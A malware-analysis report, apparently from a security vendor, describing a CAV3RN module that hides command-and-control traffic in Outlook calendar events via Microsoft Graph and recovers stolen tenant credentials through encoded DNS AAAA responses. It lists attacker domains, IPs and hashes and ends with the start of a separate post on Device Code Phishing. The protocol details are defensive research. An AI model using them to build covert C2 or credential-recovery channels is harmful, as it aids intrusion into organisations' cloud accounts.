file0.txt Operator to agent Event ID: <agent-id>
File0.txt Agent to operator Boss Report ID: <agent-id>1500

Inbound command decryption


Inbound commands use a combination of RSA and AES-GCM encryption. Once the attachments have been sorted and concatenated, the reconstructed encrypted command buffer begins with a 256-byte RSA-encrypted block containing the 32-byte AES key. The communication module decrypts this block with the RSA private key stored in its configuration, using RSA-OAEP with SHA-256.

The following 12 bytes contain the AES-GCM nonce, while the final 16 bytes contain the authentication tag. Everything between the nonce and tag is ciphertext. The module uses the recovered AES key to decrypt and authenticate this ciphertext with AES-256-GCM.

Encrypted attachment stored in a calendar event

Encrypted attachment stored in a calendar event

After RSA-OAEP-SHA256 and AES-256-GCM decryption, the 63-byte ciphertext produces {"cid": "alXBCzcDl8hBuNE", "type": "self", "cmd": "003_;;__,_"}.

Decrypted command

Decrypted command

The cid field appears to serve as a unique command-correlation identifier. As described in a previous publication of the framework, when the operator sets the JSON type field to self, the controller routes the command to its internal handler rather than dispatching it to an external plugin. In this command, the cmd field contains 003_;;__,_, where command 003 instructs the controller to toggle debug logging. After decryption, the communication module returns the complete command to the external controller through QueryInterface.

Sending command output

For a send request, the controller passes the command output to the communication module. The module encrypts the output using a newly generated AES-256-GCM key and protects that key with the configured RSA public key. It then divides the encrypted payload into chunks of up to 10 MiB.

To publish the result, the module creates a calendar event with the temporary subject d and attempts to add each encrypted chunk as a sequentially named attachment, such as File0.txt and File1.txt. After adding the attachments, it changes the subject to Boss Report ID: <agent-id>1500, marking the event as a completed result.

This process uses the following sequence of Microsoft Graph requests:

POST   /v1.0/users/***@*********.co.il/calendar/events
POST   /v1.0/users/***@*********.co.il/calendar/events/<EventId>/attachments
PATCH  /v1.0/users/***@*********.co.il/events/<EventId>

Together, the uploaded attachments contain fragments of one encrypted result package: the RSA-encrypted AES key, AES-GCM nonce, encrypted command output, and authentication tag. Recovering outbound results requires the private key corresponding to the outbound public key. This private key is assessed to be held separately by the attacker.

Heartbeat handling

The module maintains a heartbeat event identified by the subject Boss update ID: <agent-id>1500. The module searches the same fixed calendar window for a previous heartbeat associated with the agent. If one exists, the module deletes it and creates a replacement event with the temporary subject d through the following sequence of Microsoft Graph requests:

GET    /v1.0/users/***@*********.co.il/calendarView 
DELETE /v1.0/users/***@*********.co.il/events/<EventId> 
POST   /v1.0/users/***@*********.co.il/events

Finally, it updates the newly created event through the following PATCH request, replacing the temporary subject d with Boss update ID: <agent-id>1500.

PATCH /v1.0/users/***@*********.co.il/events/<EventId>
Authorization: Bearer <access-token>

{
  "subject": "Boss update ID: <agent-id>1500"
}

Heartbeat events use the same one-hour window in 2050 but contain no attachments.


The following figure summarizes the module’s operational workflow.

DNS AAAA configuration recovery mechanism

When OAuth token acquisition or the subsequent GET /v1.0/organization validation request fails, the module attempts to retrieve replacement TenantId, ClientId, ClientSecret, and UserEmail values through actor-controlled AAAA responses.


DNS-based configuration recovery (simplified)

DNS-based configuration recovery (simplified)

The module uses cloudlanecdn[.]com as its configuration-recovery domain. The domain is delegated to four actor-controlled authoritative nameservers, ns1 through ns4.cloudlanecdn[.]com, allowing the operator to generate different AAAA responses according to the Agent ID, configuration field, and fragment offset.

The module submits the generated DNS queries through the operating system’s configured recursive resolver, which follows the domain’s delegation to one of the authoritative nameservers. The returned IPv6 address is treated as a 16-byte container for protocol data rather than as a network destination.

For both get and send operations, the controller supplies the seven-character Agent ID as the first argument to QueryInterface. The communication module converts its UTF-8 bytes into two-character uppercase hexadecimal values. For example, SFmLgQZ becomes 53 46 6D 4C 67 51 5A, which the module concatenates as 53466D4C67515A.

The hexadecimal identifier is then embedded in every recovery query. The module retrieves four Microsoft Graph configuration values in a fixed order, with each value assigned a numeric index:

Index Configuration value
0 TenantId
1 ClientId
2 ClientSecret
3 UserEmail

Determining the field length through .p. queries

For each configuration value (TenantId, ClientId, ClientSecret, and UserEmail), the module first sends an AAAA query to determine the value’s total length: d.<hex-agent-id>.<field-index>.p.<host>.

In this format, <hex-agent-id> is the uppercase hexadecimal representation of the Agent ID supplied by the controller. The <field-index> identifies the requested configuration value according to the table above; for example, index 0 represents TenantId. The p marker indicates a length request, while <host> contains the configured DNS recovery domain, cloudlanecdn[.]com.

As an example, the following AAAA DNS query requests the length of the TenantId associated with Agent ID SFmLgQZ:

d.53466D4C67515A.0.p.cloudlanecdn[.]com


The AAAA response 2001:24:1234:5678:9abc:def0:1122:3344 corresponds to the byte sequence 20 01 00 24 12 34 56 78 9A BC DE F0 11 22 33 44. The module discards the first two bytes and interprets the following two bytes, 00 24, as a big-endian field length. This produces the value 0x0024, or 36 bytes. The remaining 12 bytes are ignored. The initial 2001 group is not treated as a network destination or strictly validated as a protocol marker; it simply occupies the two bytes that the module discards.

IPv6 AAAA record payload layout for obtaining length

IPv6 AAAA record payload layout for obtaining length

In the observed example, the same process produced a 36-byte TenantId, a 36-byte ClientId, a 40-byte ClientSecret, and a 28-byte UserEmail. The protocol itself supports other lengths because each value’s length is supplied dynamically by its .p. response.

To illustrate this process, we reproduced the protocol in a controlled environment using a laboratory domain.

Field length encoding in DNS AAAA record responses (example)

Field length encoding in DNS AAAA record responses (example)

Retrieving configuration data through .q. queries

After obtaining the field length from the .p. response, the module allocates a buffer of exactly that size and initializes an offset to 0. It then requests the field data using the following format: d.<hex-agent-id>.<field-index>.<offset>.q.<host>.

The <field-index> identifies the requested configuration value, while <offset> specifies where the fragment belongs in the output buffer. After checking for the sentinel address, the module discards the first two bytes of each normal .q. response and copies up to 14 of the remaining bytes. For the final response, it copies only the bytes required to reach the declared field length.

Queries continue at 14-byte offsets until the declared field length has been recovered.


The following figure shows the three .q. requests required to reconstruct a 36-byte TenantId.

TenantId retrieval process via DNS AAAA records (example)

TenantId retrieval process via DNS AAAA records (example)

In our laboratory responses, the first two bytes appear as the IPv6 group 2001 and are discarded. The responses at offsets 0 and 14 each provide 14 bytes, while the response at offset 28 supplies the final eight bytes. Concatenating and decoding these fragments produces the complete TenantId, 6f9d2a41-8c73-4b56-a1e8-2d407c95f3ab, as shown in the example figure.

The module repeats this procedure for ClientId, ClientSecret, and UserEmail. After reconstructing each value, it decodes the buffer as UTF-8, updates the corresponding configuration field, and writes the complete configuration to logAzure.txt. Once all four fields have been recovered, the module creates a new Graph client, repeats the /organization validation request, and resumes the original get or send operation if validation succeeds.

The DNS recovery mechanism updates only the TenantId, ClientId, ClientSecret, and UserEmail fields. It does not replace the configured DNS recovery host, RSA public or private keys, offering limited rotation for updating the domain itself that is used within the DNS fallback mechanism.

Failure handling and the sentinel AAAA response

In this module, the hard-coded IPv6 address 2001:4998:44:3507::8000 acts as a failure sentinel. After resolving an AAAA query, the module converts the first returned address to a string and compares it with this value before extracting any bytes. If the values match, it raises an exception and does not interpret the response as either a field length or configuration data.

The address belongs to Yahoo’s 2001:4998::/32 allocation. We could not determine why the developers selected it. The authoritative backend may return it for an unknown Agent ID, an unavailable field, an invalid index or offset, or an agent for which recovery is disabled. These conditions remain hypothetical because the backend was unavailable and the module handles every sentinel response in the same way.

Infrastructure

Historical DNS data shows that cloudlanecdn[.]com was registered on December 24, 2025. The domain initially used the Namecheap-operated nameservers dns1.registrar-servers.com and dns2.registrar-servers.com. On May 2, 2026, passive DNS first observed a transition from these vendor-managed nameservers to custom nameservers under cloudlanecdn[.]com.

Domain IP First seen ASN Hosting
ns1.cloudlanecdn[.]com 216.126.237[.]197
144.172.108[.]205
May 2, 2026 AS 14956 RouterHosting LLC
ns2.cloudlanecdn[.]com 216.126.237[.]197
144.172.108[.]205
May 2, 2026 AS 14956 RouterHosting LLC
ns3.cloudlanecdn[.]com 216.126.237[.]197
144.172.108[.]205
May 2, 2026 AS 14956 RouterHosting LLC
ns4.cloudlanecdn[.]com 144.172.108[.]205 May 21, 2026 AS 14956 RouterHosting LLC

Although the domain was delegated to four nameserver hostnames, their shared IP addresses reveal logical redundancy rather than four independently hosted DNS servers.

The shift from vendor‑managed DNS to custom in‑bailiwick authoritative nameservers aligns with the module’s DNS recovery design.

The DNS timeline overlaps with this new module’s development. Passive DNS first recorded the custom delegation on May 2, after the controller-and-plugin architecture was observed in April and before the May 19 timestamp stored in the new module. Because the custom authoritative infrastructure supports the module’s recovery protocol, we assess with moderate confidence that the infrastructure and module were prepared as part of the same development cycle.

Attribution

In our previous report, we attributed Project CAV3RN to OilRig (APT34) with low confidence. Analysis of the newly identified module provides additional evidence supporting this link.

Microsoft-hosted services for C2
Several OilRig malware strains have used Microsoft-hosted services for C2. RDAT malware exchanged commands and results through EWS email messages, and there are cases reported with the SC5k malware using Office 365 drafts, and OilCheck malware using Microsoft Graph to access Outlook drafts. CAV3RN uses the same class of service but stores commands and results in Outlook calendar events.

Secondary recovery mechanism for cloud C2
ESET previously documented OilBooster, which retrieved a replacement OAuth refresh token from a likely compromised website after repeated failures communicating with Microsoft OneDrive.

OilBooster used HTTP to recover a refresh token, whereas CAV3RN uses DNS AAAA records to recover four configuration fields. In both cases, the secondary mechanism restores access to the primary cloud C2 channel.

Compromised regional infrastructure
OilRig has previously used compromised infrastructure belonging to organizations in the regions it targets. Solar malware communicated through the compromised website of an Israeli human-resources company, while Whisper/Veaty malware used compromised Iraqi government Microsoft 365 mailboxes. The CAV3RN module similarly uses a compromised Microsoft 365 mailbox belonging to an Israeli law firm.

Based on the evidence discussed above, we retain our low-confidence assessment that Project CAV3RN is associated with OilRig. The new module shares several behavioral patterns with previously reported OilRig tooling, including the use of Microsoft-hosted services, attachment-based command exchange, and a secondary mechanism for restoring access to a cloud C2 channel. However, we identified no direct code reuse or infrastructure overlap.

Conclusions

The new module extends CAV3RN’s controller-and-plugin architecture with a Microsoft Graph-based communication transport. Its architectural continuity suggests that it was designed to replace the previous HTTP/WebSocket component with Outlook calendar events. If Graph authentication or validation fails, its DNS recovery protocol is designed to retrieve replacement connection settings.

The framework changed repeatedly between December 2025 and May 2026, indicating that development remains active. We continue to track this activity.

Indicators of compromise

Additional IoCs are available to customers of our Threat Intelligence Reporting service. For more details, contact us at intelreports@kaspersky.com.

File hashes

CAF021DDA726B8BA049C2AA395E505A1      AzureCommunication.dll
C092B02FBC0FDF7EE9608DD016673806      NewProject.dll
29B2B8C5D99F05BFCDD0D8D976EB5678      AzureCommunication.dll

Domains and IPs

cloudlanecdn[.]com
ns1[.]cloudlanecdn[.]com
ns2[.]cloudlanecdn[.]com
ns3[.]cloudlanecdn[.]com
ns4[.]cloudlanecdn[.]com
google.com[.]ayalon-print.co[.]il
clipeditskill[.]com
accesslinkssl[.]com
216[.]126[.]237[.]197
144[.]172[.]108[.]205

When checking the URL isn’t enough: a Device Code Phishing attack via a Microsoft website

One of the most common pieces of anti-phishing advice is to double-check the website’s domain name before providing your credentials. Typically, a fraudulent domain stands out to the trained eye, differing from the official URL by at least a few characters. Recently, however, we encountered a campaign where attackers instruct victims to input data directly into a legitimate, trusted corporate site: the Microsoft Identity Platform, which supports an OAuth 2.0 specification known as the Device Authorization Grant.

This specific protocol extension was designed to simplify the login experience for smart TVs, IoT hardware, printers, and other input-constrained devices that lack a full browser or keyboard. It allows users to use a nearby smartphone or PC for authorizing these devices to access their accounts. To complete the process, the user enters a one-time code on a designated authentication page. The Microsoft Identity Platform returns this code along with a link to enter it in response to a request to https://login.microsoftonline.com/{tenant}/oauth2/v2.0/devicecode; hence, an attack scenario exploiting this mechanism is called Device Code Phishing.
In this post, we break down how the Device Authorization Grant specification (also known as the Device Authorization Grant Flow or Device Code Flow) works, analyze real-world attacks leveraging this technology, and outline effective strategies to defend against Device Code Phishing.

Core steps of Device Authorization Grant

1. Requesting the authorization code

When a user launches an app on a client device, such as a streaming app on a Smart TV, the app detects that it is unauthenticated and sends a POST request to https://login.microsoftonline.com/{tenant}/oauth2/v2.0/devicecode. This request includes the client_id (the unique identifier of the app registered in Microsoft Entra ID / Azure AD) and the scope (the requested access permissions). In response, the application receives several parameters: device_code (a secret code for internal use), user_code (a short code displayed to the end-user), verification_uri (the login URL the user needs to visit), expires_in (the code’s lifespan), and interval (how frequently the app should poll the server).

2. Displaying the code to the user

The device displays both the user_code and the verification_uri to the user, instructing them to complete authentication on another device. For instance, a smart TV will display the code and URL — often rendering the verification_uri as a QR code — so the user can access it via their smartphone.

3. Entering the code and confirming access

By scanning the QR code with a smartphone camera or manually typing out the address, the user navigates to the verification_uri (such as https://microsoft.com/devicelogin) and enters the user_code.

4. Polling the server

The device (smart TV) begins polling the server to check the authorization status — essentially verifying whether the user has approved the access request. It does this by sending a POST request to the token endpoint: https://login.microsoftonline.com/{tenant}/oauth2/v2.0/token. The request passes the grant_type parameter with the value urn:ietf:params:oauth:grant-type:device_code, indicating the use of the Device Authorization Grant method. This signals to the authorization server exactly which authentication method is being used to request access tokens. The server waits for the user to enter the user_code on their secondary device and approve access to their resources or data. Until that approval happens, the server responds with an error code like authorization_pending (keep waiting) or slow_down (reduce the polling frequency).

5. Issuing access tokens

Once the user successfully approves the application’s request, the server responds to the application by issuing an access_token (to access the data), a refresh_token (to renew access later), an id_token (containing user profile details like name and email), along with several other service parameters.

6. Automatic access renewal

The device (our smart TV) uses the refresh_token to silently renew the access_token without requiring any further user interaction. When the current access_token expires (typically after 1 hour), the device automatically sends a token refresh request containing the refresh_token to the token endpoint. It then receives a fresh pair of access and refresh tokens, ensuring the user remains authenticated seamlessly.

While this workflow is truly convenient for input-constrained devices, attackers can abuse it to hijack user accounts and maintain persistent access for extended periods using the issued refresh_token. Let’s use a real-world example to break down this attack vector.

Analysis of a Device Code Phishing attack



The phishing email

The phishing email

